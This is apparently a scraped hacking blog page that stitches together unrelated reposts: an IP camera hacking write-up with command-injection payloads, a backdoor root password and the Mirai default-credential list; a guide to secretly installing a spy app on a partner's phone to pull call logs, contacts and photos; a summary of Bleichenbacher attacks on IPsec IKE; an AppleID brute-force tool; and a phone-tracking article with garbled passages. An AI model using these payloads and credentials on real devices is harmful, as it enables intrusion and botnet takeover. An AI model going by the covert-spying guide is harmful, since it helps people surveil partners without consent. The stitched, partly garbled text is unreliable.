Friday, June 5, 2020

How I Hacked My IP Camera, And Found This Backdoor Account

The time has come. I bought my second IoT device - in the form of a cheap IP camera. As it was the most affordable among all others, my expectations regarding security was low. But this camera was still able to surprise me.

Maybe I will disclose the camera model used in my hack in this blog later, but first, I will try to contact someone regarding these issues. Unfortunately, it seems a lot of different cameras have this problem because they share being developed on the same SDK. Again, my expectations are low on this.

The obvious problems


I opened the box, and I was greeted with a password of four numeric characters. This is the password for the "admin" user, which can configure the device, watch its output video, and so on. Most people don't care to change this anyway.

It is obvious that this camera can talk via Ethernet cable or WiFi. Luckily it supports WPA2, but people can configure it for open unprotected WiFi of course. 

Sniffing the traffic between the camera and the desktop application it is easy to see that it talks via HTTP on port 81. The session management is pure genius. The username and password are sent in every GET request. Via HTTP. Via hopefully not open WiFi. It comes really handy in case you forgot it, but luckily the desktop app already saved the password for you in clear text in 
"C:\Users\<USER>\AppData\Local\VirtualStore\Program Files (x86)\<REDACTED>\list.dat"

This nice camera communicates to the cloud via UDP. The destination servers are in Hong Kong - user.ipcam.hk/user.easyn.hk - and China - op2.easyn.cn/op3.easyn.cn. In case you wonder why an IP camera needs a cloud connection, it is simple. This IP camera has a mobile app for Android and iOS, and via the cloud, the users don't have to bother to configure port forwards or dynamic DNS to access the camera. Nice.

Let's run a quick nmap on this device.
PORT     STATE SERVICE    VERSION
23/tcp   open  telnet     BusyBox telnetd
81/tcp   open  http       GoAhead-Webs httpd
| http-auth: 
| HTTP/1.1 401 Unauthorized
|_  Digest algorithm=MD5 opaque=5ccc069c403ebaf9f0171e9517f40e41 qop=auth realm=GoAhead stale=FALSE nonce=99ff3efe612fa44cdc028c963765867b domain=:81
|_http-methods: No Allow or Public header in OPTIONS response (status code 400)
|_http-title: Document Error: Unauthorized
8600/tcp open  tcpwrapped
The already known HTTP server, a telnet server via BusyBox, and a port on 8600 (have not checked so far). The 27-page long online manual does not mention any Telnet port. How shall we name this port? A debug port? Or a backdoor port? We will see. I manually tried 3 passwords for the user root, but as those did not work, I moved on.

The double-blind command injection

The IP camera can upload photos to a configured FTP server on a scheduled basis. When I configured it, unfortunately, it was not working at all, I got an invalid username/password on the server. After some debugging, it turned out the problem was that I had a special $ character in the password. And this is where the real journey began. I was sure this was a command injection vulnerability, but not sure how to exploit it. There were multiple problems that made the exploitation harder. I call this vulnerability double-blind command injection. The first blind comes from the fact that we cannot see the output of the command, and the second blind comes from the fact that the command was running in a different process than the webserver, thus any time-based injection involving sleep was not a real solution.
But the third problem was the worst. It was limited to 32 characters. I was able to leak some information via DNS, like with the following commands I was able to see the current directory:
$(ping%20-c%202%20%60pwd%60)
or cleaning up after URL decode:
$(ping -c 2 `pwd`)
but whenever I tried to leak information from /etc/passwd, I failed. I tried $(reboot) which was a pretty bad idea, as it turned the camera into an infinite reboot loop, and the hard reset button on the camera failed to work as well. Fun times.

The following are some examples of my desperate trying to get shell access. And this is the time to thank EQ for his help during the hacking session night, and for his great ideas.
$(cp /etc/passwd /tmp/a)       ;copy /etc/passwd to a file which has a shorter name
$(cat /tmp/a|head -1>/tmp/b)   ;filter for the first row
$(cat</tmp/b|tr -d ' '>/tmp/c) ;filter out unwanted characters
$(ping `cat /tmp/c`)           ;leak it via DNS
After I finally hacked the camera, I saw the problem. There is no head, tr, less, more or cut on this device ... Neither netcat, bash ...

I also tried commix, as it looked promising on Youtube. Think commix like sqlmap, but for command injection. But this double-blind hack was a bit too much for this automated tool, unfortunately.


But after spending way too much time without progress, I finally found the password to Open Sesame.
$(echo 'root:passwd'|chpasswd)
Now, logging in via telnet
(none) login: root
Password:

BusyBox v1.12.1 (2012-11-16 09:58:14 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.
#

Woot woot :) I quickly noticed the root of the command injection problem:

# cat /tmp/ftpupdate.sh
/system/system/bin/ftp -n<<!
open ftp.site.com 21
user ftpuser $(echo 'root:passwd'|chpasswd)
binary
mkdir  PSD-111111-REDACT
cd PSD-111111-REDACT
lcd /tmp
put 12.jpg 00_XX_XX_XX_XX_CA_PSD-111111-REDACT_0_20150926150327_2.jpg
close
bye

Whenever a command is put into the FTP password field, it is copied into this script, and after the script is scheduled, it is interpreted by the shell as commands. After this I started to panic that I forgot to save the content of the /etc/passwd file, so how am I going to crack the default telnet password? "Luckily", rebooting the camera restored the original password. 

root:LSiuY7pOmZG2s:0:0:Administrator:/:/bin/sh

Unfortunately, there is no need to start good-old John The Ripper for this task, as Google can tell you that this is the hash for the password 123456. It is a bit more secure than a luggage password.


It is time to recap what we have. There is an undocumented telnet port on the IP camera, which can be accessed by default with root:123456, there is no GUI to change this password, and changing it via console, it only lasts until the next reboot. I think it is safe to tell this a backdoor.
With this console access we can access the password for the FTP server, for the SMTP server (for alerts), the WiFi password (although we probably already have it), access the regular admin interface for the camera, or just modify the camera as we want. In most deployments, luckily this telnet port is behind NAT or firewall, so not accessible from the Internet. But there are always exceptions. Luckily, UPNP does not configure the Telnet port to be open to the Internet, only the camera HTTP port 81. You know, the one protected with the 4 character numeric password by default.

Last but not least everything is running as root, which is not surprising. 

My hardening list

I added these lines to the end of /system/init/ipcam.sh:
sleep 15
echo 'root:CorrectHorseBatteryRedStaple'|chpasswd
Also, if you want, you can disable the telnet service by commenting out telnetd in /system/init/ipcam.sh.

If you want to disable the cloud connection (thus rendering the mobile apps unusable), put the following line into the beginning of /system/init/ipcam.sh
iptables -A OUTPUT -p udp ! --dport 53 -j DROP
You can use OpenVPN to connect into your home network and access the web interface of the camera. It works from Android, iOS, and any desktop OS.

My TODO list

  • Investigate the script /system/system/bin/gmail_thread
  • Investigate the cloud protocol * - see update 2016 10 27
  • Buy a Raspberry Pie, integrate with a good USB camera, and watch this IP camera to burn
A quick googling revealed I am not the first finding this telnet backdoor account in IP cameras, although others found it via JTAG firmware dump. 

And 99% of the people who buy these IP cameras think they will be safe with it. Now I understand the sticker which came with the IP camera.


When in the next episode of Mr. Robot, you see someone logging into an IP camera via telnet with root:123456, you will know, it is the sad reality.

If you are interested in generic ways to protect your home against IoT, read my previous blog post on this. 

Update: as you can see in the following screenshot, the bad guys already started to take advantage of this issue ... https://www.incapsula.com/blog/cctv-ddos-botnet-back-yard.html

Update 20161006: The Mirai source code was leaked last week, and these are the worst passwords you can have in an IoT device. If your IoT device has a Telnet port open (or SSH), scan for these username/password pairs.

root     xc3511
root     vizxv
root     admin
admin    admin
root     888888
root     xmhdipc
root     default
root     juantech
root     123456
root     54321
support  support
root     (none)
admin    password
root     root
root     12345
user     user
admin    (none)
root     pass
admin    admin1234
root     1111
admin    smcadmin
admin    1111
root     666666
root     password
root     1234
root     klv123
Administrator admin
service  service
supervisor supervisor
guest    guest
guest    12345
guest    12345
admin1   password
administrator 1234
666666   666666
888888   888888
ubnt     ubnt
root     klv1234
root     Zte521
root     hi3518
root     jvbzd
root     anko
root     zlxx.
root     7ujMko0vizxv
root     7ujMko0admin
root     system
root     ikwb
root     dreambox
root     user
root     realtek
root     00000000
admin    1111111
admin    1234
admin    12345
admin    54321
admin    123456
admin    7ujMko0admin
admin    1234
admin    pass
admin    meinsm
tech     tech
mother   fucker

Update 2016 10 27: As I already mentioned this at multiple conferences, the cloud protocol is a nightmare. It is clear-text, and even if you disabled port-forward/UPNP on your router, the cloud protocol still allows anyone to connect to the camera if the attacker knows the (brute-forceable) camera ID. Although this is the user-interface only, now the attacker can use the command injection to execute code with root privileges. Or just grab the camera configuration, with WiFi, FTP, SMTP passwords included.
Youtube video : https://www.youtube.com/watch?v=18_zTjsngD8
Slides (29 - ) https://www.slideshare.net/bz98/iot-security-is-a-nightmare-but-what-is-the-real-risk

Update 2017-03-08: "Because of code reusing, the vulnerabilities are present in a massive list of cameras (especially the InfoLeak and the RCE),
which allow us to execute root commands against 1250+ camera models with a pre-auth vulnerability. "https://pierrekim.github.io/advisories/2017-goahead-camera-0x00.txt

Update 2017-05-11: CVE-2017-5674 (see above), and my command injection exploit was combined in the Persirai botnet. 120 000 cameras are expected to be infected soon. If you still have a camera like this at home, please consider the following recommendation by Amit Serper "The only way to guarantee that an affected camera is safe from these exploits is to throw it out. Seriously."
This issue might be worse than the Mirai worm because these effects cameras and other IoT behind NAT where UPnP was enabled.
http://blog.trendmicro.com/trendlabs-security-intelligence/persirai-new-internet-things-iot-botnet-targets-ip-cameras/


Related links


  1. Pentest Uk
  2. Pentest With Metasploit
  3. Pentest Bootcamp
  4. Pentest Tools For Windows
  5. Pentest Cheat Sheet
  6. Hacking Jacket
  7. Hacking Games Online
  8. Hacker0Ne
  9. Pentest Android App
  10. Pentest Software
  11. Pentest Tools
  12. Pentester Academy
  13. Hacking Script

How To Hack And Trace Any Mobile Phone With A Free Software Remotly

Hello Everyone, Today I am Going To Write a very interesting post for You ..hope you all find this valuable.. :
What is The cost to hire a spy who can able to spy your girlfriend 24X7 days..???? it's around hundreds of dollars Or Sometimes Even Thousands of dollars 🙁
But you are on Hacking-News & Tutorials so everything mentioned here is absolutely free.
would you be happy if I will show you a Secret Mobile Phone trick by which you can Spy and trace your girlfriend, spouse or anyone's mobile phone 24 X 7 which is absolutely free?The only thing you have to do is send an SMS like SENDCALLLOG To get the call history of your girlfriend's phone.isn't it Sounds Cool... 🙂
Without Taking Much Of Your Time…
let's Start The trick…
STEP 1: First of all go to android market from your Girlfriend, spouse, friends or anyone's phone which you want to spy or download the app mentioned below.
STEP 2: Search for an android application named "Touch My life "

STEP 3: download and install that application on that phone.
STEP 4: Trick is Over 🙂
Now you can able to spy that phone anytime by just sending SMS to that phone.
Now give back that phone to your girlfriend.
and whenever you want to spy your girlfriend just send SMS from your phone to your Girlfriend phone Which are mentioned in Touch My Life manage to book.
I am mentioning some handy rules below…
1) Write "CALL ME BACK" without Quotes and Send it to your girlfriend's mobile number for an Automatic call back from your girlfriend's phone to your phone.
2)Write "VIBRATENSEC 30" without Quotes and send it to your girlfriend's mobile number to Vibrate your Girlfriend's Phone for 30 seconds.You can also change Values from 30 to anything for the desired Vibrate time.
3)Write "DEFRINGTONE" without Quotes and Send it to your girlfriend's mobile number..this will play the default ringtone on your girlfriend's phone.
4)Write "SEND PHOTO youremail@gmail.com" without Quotes and Send it to your girlfriend's mobile number.it will take the photo of the current location of your girlfriend and send it to the email address specified in the SMS as an attachment.it will also send a confirmation message to your number.
5)Write "SENDCALLLOG youremail@gmail.com" without Quotes and Send it to your girlfriend's mobile number ..it will send all the call details like incoming calls, outgoing calls, missed calls to the email address specified in the SMS.
6)Write "SENDCONTACTLIST youremail@gmail.com" without Quotes and Send it to your girlfriend's mobile number ..it will send all the Contact list to the email address specified in the SMS.
So Guys Above all are only some Handy features of touch my life…You can also view more by going to touch my life application and then its manage rules... 🙂
Enjoy..:)
Stay tuned with IemHacker … 🙂

Related links
  1. Basic Pentest 1 Walkthrough
  2. Hackerrank Sql
  3. Pentest Process
  4. Hacking The Art Of Exploitation
  5. Pentest Certification
  6. Pentestmonkey Cheat Sheet
  7. Pentester Academy

Practical Bleichenbacher Attacks On IPsec IKE

We found out that reusing a key pair across different versions and modes of IPsec IKE can lead to cross-protocol authentication bypasses, enabling the impersonation of a victim host or network by attackers. These vulnerabilities existed in implementations by Cisco, Huawei, and others.

This week at the USENIX Security conference, I will present our research paper on IPsec attacks: The Dangers of Key Reuse: Practical Attacks on IPsec IKE written by Martin Grothe, Jörg Schwenk, and me from Ruhr University Bochum as well as Adam Czubak and Marcin Szymanek from the University of Opole [alternative link to the paper]. This blog post is intended for people who like to get a comprehensive summary of our findings rather than to read a long research paper.

IPsec and Internet Key Exchange (IKE)

IPsec enables cryptographic protection of IP packets. It is commonly used to build VPNs (Virtual Private Networks). For key establishment, the IKE protocol is used. IKE exists in two versions, each with different modes, different phases, several authentication methods, and configuration options. Therefore, IKE is one of the most complex cryptographic protocols in use.

In version 1 of IKE (IKEv1), four authentication methods are available for Phase 1, in which initial authenticated keying material is established: Two public key encryption based methods, one signature based method, and a PSK (Pre-Shared Key) based method.

Attacks on IKE implementations

With our attacks we can impersonate an IKE device: If the attack is successful, we share a set of (falsely) authenticated symmetric keys with the victim device, and can successfully complete the handshake – this holds for both IKEv1 and IKEv2. The attacks are based on Bleichenbacher oracles in the IKEv1 implementations of four large network equipment manufacturers: Cisco, Huawei, Clavister, and ZyXEL. These Bleichenbacher oracles can also be used to forge digital signatures, which breaks the signature based IKEv1 and IKEv2 variants. Those who are unfamiliar with Bleichenbacher attacks may read this post by our colleague Juraj Somorovsky for an explanation.

The affected hardware test devices by Huawei, Cisco, and ZyXEL in our network lab.

We show that the strength of these oracles is sufficient to break all handshake variants in IKEv1 and IKEv2 (except those based on PSKs) when given access to powerful network equipment. We furthermore demonstrate that key reuse across protocols as implemented in certain network equipment carries high security risks.

We additionally show that both PSK based modes can be broken with an offline dictionary attack if the PSK has low entropy. Such an attack was previously only documented for one of those modes (edit: see this comment). We thus show attacks against all authentication modes in both IKEv1 and IKEv2 under reasonable assumptions.

The relationship between IKEv1 Phase 1, Phase 2, and IPsec ESP. Multiple simultaneous Phase 2 connections can be established from a single Phase 1 connection. Grey parts are encrypted, either with IKE derived keys (light grey) or with IPsec keys (dark grey). The numbers at the curly brackets denote the number of messages to be exchanged in the protocol.

Where's the bug?

The public key encryption (PKE) based authentication mode of IKE requires that both parties exchanged their public keys securely beforehand (e. g. with certificates during an earlier handshake with signature based authentication). RFC 2409 advertises this mode of authentication with a plausibly deniable exchange to raise the privacy level. In this mode, messages three and four of the handshake exchange encrypted nonces and identities. They are encrypted using the public key of the respective other party. The encoding format for the ciphertexts is PKCS #1 v1.5.

Bleichenbacher attacks are adaptive chosen ciphertext attacks against RSA-PKCS #1 v1.5. Though the attack has been known for two decades, it is a common pitfall for developers. The mandatory use of PKCS #1 v1.5 in the PKE authentication methods raised suspicion of whether implementations resist Bleichenbacher attacks.

PKE authentication is available and fully functional in Cisco's IOS operating system. In Clavister's cOS and ZyXEL's ZyWALL USG devices, PKE is not officially available. There is no documentation and no configuration option for it and it is therefore not fully functional. Nevertheless, these implementations processed messages using PKE authentication in our tests.

Huawei implements a revised mode of the PKE mode mentioned in the RFC that saves one private key operation per peer (we call it RPKE mode). It is available in certain Huawei devices including the Secospace USG2000 series.

We were able to confirm the existence of Bleichenbacher oracles in all these implementations. Here are the CVE entries and security advisories by the vendors (I will add links once they are available):
On an abstract level, these oracles work as follows: If we replace the ciphertext of the nonce in the third handshake message with a modified RSA ciphertext, the responder will either indicate an error (Cisco, Clavister, and ZyXEL) or silently abort (Huawei) if the ciphertext is not PKCS #1 v1.5 compliant. Otherwise, the responder continues with the fourth message (Cisco and Huawei) or return an error notification with a different message (Clavister and ZyXEL) if the ciphertext is in fact PKCS #1 v1.5 compliant. Each time we learn that the ciphertext was valid, we can advance the Bleichenbacher attack one more step.

A Bleichenbacher Attack Against PKE

If a Bleichenbacher oracle is discovered in a TLS implementation, then TLS-RSA is broken since one can compute the Premaster Secret and the TLS session keys without any time limit on the usage of the oracle. For IKEv1, the situation is more difficult: Even if there is a strong Bleichenbacher oracle in PKE and RPKE mode, our attack must succeed within the lifetime of the IKEv1 Phase 1 session, since a Diffie-Hellman key exchange during the handshake provides an additional layer of security that is not present in TLS-RSA. For example, for Cisco this time limit is currently fixed to 60 seconds for IKEv1 and 240 seconds for IKEv2.

To phrase it differently: In TLS-RSA, a Bleichenbacher oracle allows to perform an ex post attack to break the confidentiality of the TLS session later on, whereas in IKEv1 a Bleichenbacher oracle only can be used to perform an online attack to impersonate one of the two parties in real time.

Bleichenbacher attack against IKEv1 PKE based authentication.

The figure above depicts a direct attack on IKEv1 PKE:
  1. The attackers initiate an IKEv1 PKE based key exchange with Responder A and adhere to the protocol until receiving the fourth message. They extract the encrypted nonce from this message, and record the other public values of the handshake.
  2. The attackers keep the IKE handshake with Responder A alive as long as the responder allows. For Cisco and ZyXEL we know that handshakes are cancelled after 60 seconds, Clavister and Huawei do so after 30 seconds.
  3. The attackers initiate several parallel PKE based key exchanges to Responder B.
    • In each of these exchanges, they send and receive the first two messages according to the protocol specifications.
    • In the third message, they include a modified version of the encrypted nonce according to the the Bleichenbacher attack methodology.
    • They wait until they receive an answer or they can reliably determine that this message will not be sent (timeout or reception of a repeated second handshake message).
  4. After receiving enough answers from Responder B, the attackers can compute the plaintext of the nonce.
  5. The attackers now have all the information to complete the key derivation and the handshake. They thus can impersonate Responder B to Responder A.

Key Reuse

Maintaining individual keys and key pairs for each protocol version, mode, and authentication method of IKE is difficult to achieve in practice. It is oftentimes simply not supported by implementations. This is the case with the implementations by Clavister and ZyXEL, for example. Thus, it is common practice to have only one RSA key pair for the whole IKE protocol family. The actual security of the protocol family in this case crucially depends on its cross-ciphersuite and cross-version security. In fact, our Huawei test device reuses its RSA key pair even for SSH host identification, which further exposes this key pair.

A Cross-Protocol Version Attack with Digital Signature Based Authentication

Signature Forgery Using Bleichenbacher's Attack

It is well known that in the case of RSA, performing a decryption and creating a signature is mathematically the same operation. Bleichenbacher's original paper already mentioned that the attack could also be used to forge signatures over attacker-chosen data. In two papers that my colleagues at our chair have published, this has been exploited for attacks on XML-based Web Services, TLS 1.3, and Google's QUIC protocol. The ROBOT paper used this attack to forge a signature from Facebook's web servers as proof of exploitability.

IKEv2 With Digital Signatures

Digital signature based authentication is supported by both IKEv1 and IKEv2. We focus here on IKEv2 because on Cisco routers, an IKEv2 handshake may take up to four minutes. This more relaxed timer compared to IKEv1 makes it an interesting attack target.

I promised that this blogpost will only give a comprehensive summary, therefore I am skipping all the details about IKEv2 here. It is enough to know that the structure of IKEv2 is fundamentally different from IKEv1.

If you're familiar with IT-security, then you will believe me that if digital signatures are used for authentication, it is not particularly good if an attacker can get a signature over attacker chosen data. We managed to develop an attack that exploits an IKEv1 Bleichenbacher oracle at some peer A to get a signature that can be used to break the IKEv2 authentication at another peer B. This requires that peer A reuses its key pair for IKEv2 also for IKEv1. For the details, please read our paper [alternative link to the paper].

Evaluation and Results

For testing the attack, we used a Cisco ASR 1001-X router running IOS XE in version 03.16.02.S with IOS version 15.5(3)S2. Unfortunately, Cisco's implementation is not optimized for throughput. From our observations we assume that all cryptographic calculations for IKE are done by the device's CPU despite it having a hardware accelerator for cryptography. One can easily overload the device's CPU for several seconds with a standard PC bursting handshake messages, even with the default limit for concurrent handshakes. And even if the CPU load is kept below 100 %, we nevertheless observed packet loss.

For the decryption attack on Cisco's IKEv1 responder, we need to finish the Bleichenbacher attack in 60 seconds. If the public key of our ASR 1001-X router is 1024 bits long, we measured an average of 850 responses to Bleichenbacher requests per second. Therefore, an attack must succeed with at most 51,000 Bleichenbacher requests.

But another limit is the management of Security Associations (SAs). There is a global limit of 900 Phase 1 SAs under negotiation per Cisco device in the default configuration. If this number is exceeded, one is blocked. Thus, one cannot start individual handshakes for each Bleichenbacher request to issue. Instead, SAs have to be reused as long as their error counter allows. Furthermore, establishing SAs with Cisco IOS is really slow. During the attack, the negotiations in the first two messages of IKEv1 require more time than the actual Bleichenbacher attack.

We managed to perform a successful decryption attack against our ASR 1001-X router with approximately 19,000 Bleichenbacher requests. However, due to the necessary SA negotiations, the attack took 13 minutes.

For the statistics and for the attack evaluation of digital signature forgery, we used a simulator with an oracle that behaves exactly as the ones by Cisco, Clavister, and ZyXEL. We found that about 26% of attacks against IKEv1 could be successful based on the cryptographic performance of our Cisco device. For digital signature forgery, about 22% of attacks could be successful under the same assumptions.

Note that (without a patched IOS), only non-cryptographic performance issues prevented a succesful attack on our Cisco device. There might be faster devices that do not suffer from this. Also note that a too slow Bleichenbacher attack does not permanently lock out attackers. If a timeout occurs, they can just start over with a new attack using fresh values hoping to require fewer requests. If the victim has deployed multiple responders sharing one key pair (e. g. for load balancing), this could also be leveraged to speed up an attack.

Responsible Disclosure

We reported our findings to Cisco, Huawei, Clavister, and ZyXEL. Cisco published fixes with IOS XE versions 16.3.6, 16.6.3, and 16.7.1. They further informed us that the PKE mode will be removed with the next major release.

Huawei published firmware version V300R001C10SPH702 for the Secospace USG2000 series that removes the Bleichenbacher oracle and the crash bugs we identified. Customers who use other affected Huawei devices will be contacted directly by their support team as part of a need-to-know strategy.

Clavister removed the vulnerable authentication method with cOS version 12.00.09. ZyXEL responded that our ZyWALL USG 100 test device is from a legacy model series that is end-of-support. Therefore, these devices will not receive a fix. For the successor models, the patched firmware version ZLD 4.32 (Release Notes) is available.

FAQs

  • Why don't you have a cool name for this attack?
    The attack itself already has a name, it's Bleichenbacher's attack. We just show how Bleichenbacher attacks can be applied to IKE and how they can break the protocol's security. So, if you like, call it IPsec-Bleichenbacher or IKE-Bleichenbacher.
  • Do you have a logo for the attack?
    No.
  • My machine was running a vulnerable firmware. Have I been attacked?
    We have no indication that the attack was ever used in the wild. However, if you are still concerned, check your logs. The attack is not silent. If your machine was used for a Bleichenbacher attack, there should be many log entries about decryption errors. If your machine was the one that got tricked (Responder A in our figures), then you could probably find log entries about unfinished handshake attempts.
  • Where can I learn more?
    First of all, you can read the paper [alternative link to the paper]. Second, you can watch the presentation, either live at the conference or later on this page.
  • What else does the paper contain?
    The paper contains a lot more details than this blogpost. It explains all authentication methods including IKEv2 and it gives message flow diagrams of the protocols. There, we describe a variant of the attack that uses the Bleichenbacher oracles to forge signatures to target IKEv2. Furthermore, we describe the quirks of Huawei's implementation including crash bugs that could allow for Denial-of-Service attacks. Last but not least, it describes a dictionary attack against the PSK mode of authentication that is covered in a separate blogpost.

Media Coverage, Blogs, and more

English

German

Related articles
  1. Pentest Windows 7
  2. Pentest Wiki
  3. Hacking Youtube
  4. Hacker Website
  5. Pentest +
  6. Is Hacking Illegal
  7. Pentest Windows 7
  8. Pentest Book
  9. Pentest Plus
  10. Hacking Meaning
  11. Hacking Names
  12. Pentest Open Source

Thursday, June 4, 2020

iCloudBrutter - AppleID Bruteforce


iCloudBrutter is a simple python (3.x) script to perform basic bruteforce attack againts AppleID.

Usage of iCloudBrutter for attacking targets without prior mutual consent is illegal. iCloudBrutter developer not responsible to any damage caused by iCloudBrutter.

Installation
$ git clone https://github.com/m4ll0k/iCloudBrutter.git
$ cd iCloudBrutter
$ pip3 install requests,urllib3,socks
$ python3 icloud.py


Related links


Wednesday, June 3, 2020

How To Track Iphone Without Them Knowing

Few feelings are as stomach-sinkingly awful as the thought of losing an expensive new iPhone. Whether you left it on the bus or someone slid it out of your back pocket, we put so much store in our phones that their loss leaves is saddened and angered. Most of us keep at least copies of everything in our lives on our phones, from personal conversations to emails, 


To say nothing of all our personal information and social media accounts. Of course there are security measures in place, but nobody wants to risk having all that information fall into the hands of the wrong people. In this article, I will show you how to find a phone that has been lost, whether your own phone or the phone of a friend or family member.

Can you track an iPhone without them knowing?

First off, hopefully you activated the Find My Phone feature of your iPhone when you still had it in your possession. Secondly, if your phone doesn't have service (and thus a connection to the Internet) or if you don't have iCloud set up, then these solutions are not going to work for you. Unfortunately phone technology is advanced but it isn't magical; if your phone isn't talking to the network or if you haven't turned on Find My Phone, then unfortunately the technological solution is probably not going to work. (Seriously. If you have possession of your phone(s) then stop reading this article, pick up your devices, go to Settings and select "Find My Phone" (iPhone) or "Find My Device" (Android) and make sure they are toggled on. TTjem upi cam dp ot/"

Without further ado, let's find your phone!

Can I Tell if Someone is Tracking my iPhone?


image1-3

Usually yes, if someone is using the "Find my Phone" feature, it will be displaying things on the iPhone screen. Thankfully, "Find My iPhone" comes pre-loaded on all phones with iOs 9 or newer. "Find my iPhone" is the gold standard when it comes to locating your lost iPhone. The service is integrated as part of iCloud. Here's how to use it to find your missing iPhone then track down your phone's exact location.

Step 1: Open up the "Find My iPhone" on a different device

It doesn't matter if you decide to use your iPad, your laptop, or a friend's iPhone – you can run the Find My Phone app fr0m Mac. You can use the Find my Phone app.

If you are using an Apple product like another phone or an iPad, you can simply click on the app.

If you are using a computer (even a Windows PC will work), go to icloud.com then click on the "Find iPhone" icon. Once you've clicked on the "Find iPhone" icon the website process and "Find my iPhone" app process are the same.

Step 2: Input Your Apple ID Credentials (they are the same as your iCloud info)

Since you are not using your phone, you won't be automatically logged in.

Once you log in to the app, select the "All Devices" drop-down option and then find the device that you want to locate.

Step 3: Once You Select Your Phone, Options Will Appear

As soon as you select your device on the page, iCloud will begin to search for it. If the search is successful, you will see your device on a map, pinpointing it's location. Before you sprint out the door to get it, there are some other options you should take a look at.

Once you select your device you will have three additional options in addition to seeing your phone's location. These options are playing a sound, activating "Lost Mode" and erase the phone.

Playing the sound is a great way to find your phone if you lost it somewhere around your house. If you click the option, an audio alert will go off on your phone which will hopefully help you find it. The alert will sound like a loud pinging noise alerting you that your phone is at home with you and not at the coffee shop you just visited. If you hear the pinging sound then you'll quickly find your phone by just following the sound.

When enabled, Lost Mode will lock your phone with a passcode and will display a message of your choice. This can either ensure it will be safe until you can find it, or will alert the thief what you expect of them and that you know where they are. This mode can also enable location services on your phone too.

However, if things have gone too far and you think there is a very slim chance you will ever get your device back – perhaps your phone has already crossed an international border – the best course of action is to simply erase it. Yes, this is giving up, but it also prevents your personal information getting into the hands of someone who could abuse it.

If you follow these steps, you should have your phone back in your pocket in no time. 

Is there an app to track someones phone without them knowing?

maxresdefault-11

What if you're looking for someone else's phone? I'm sorry to burst your bubble, but you are not allowed to track someone else's phone without their knowledge. While there are supposedly apps that you can install on a target's phone to track it and keep tabs on what they are doing on it, that is completely illegal and immoral. In addition to the moral issue, there is the practical fact that they could find the app which could lead to a very awkward situation, possibly one involving the police.

However, there are times when you want to find a friend's phone and you have a legitimate reason, and (the important part) they have given you permission to find it. Just as when you were looking for your own phone, there is an app that can help you find the phones of your friends and family with ease. The "Find My Friends" app used to be an extra download, but now it comes with iOS, so if your friends have ever updated their phone, they should have it.

"Find My Friends" is an app that basically allows you to share your location with others and vice versa. It can be great for keeping track of where your kids are, knowing what your significant other is doing, or just keeping tabs on your friends. It can also help them find a lost phone (as long as you have "Shared Locations" with them). Here is how to set it up:

Step 1: Open the app on your phone and the phone of the person you want to be able to share locations with.

Step 2: Click your profile in the bottom left of the screen.

Step 3: Enable "Share My Location" and make sure AirDrop is enabled on your own phone.

Step 4: From there, your friends and family will be able to search/add you to share your location with them and vice versa. You each will need to accept the "Shared Location" request from the other. Now, you can just click on their profile in the app and keep track of them.

As you likely realized while reading this article, it is a much better idea to be proactive than reactive when it comes to tracking phones. If you set up "Find My iPhone" and "Find My Friends" before your phone gets stolen or lost, it will save you a lot of potential hassle down the road. While it may be a bit worrisome to have someone be able to see your location at all times, it can really save you once your phone goes missing and you need to track it down. It is obviously best to pick someone who you trust not to take advantage of the information an app like "Find My Friends" can provide them.

No one deserves to have their phone stolen or go missing, but thankfully, there are some ways to find it, or at least have the information deleted. Hopefully, this guide helped you be able to find your phone or the phone of your friends and family, or at least prepared you for when it may happen.

If you have other ways of finding a lost phone, please share them with us below!

@EVERYTHING NT

Continue reading
  1. Pentest Uk
  2. Pentest Companies
  3. How To Pentest A Website
  4. Pentest Environment
  5. Pentest Blog
  6. Hacking Quotes
  7. Pentest Report
  8. Hacking Software

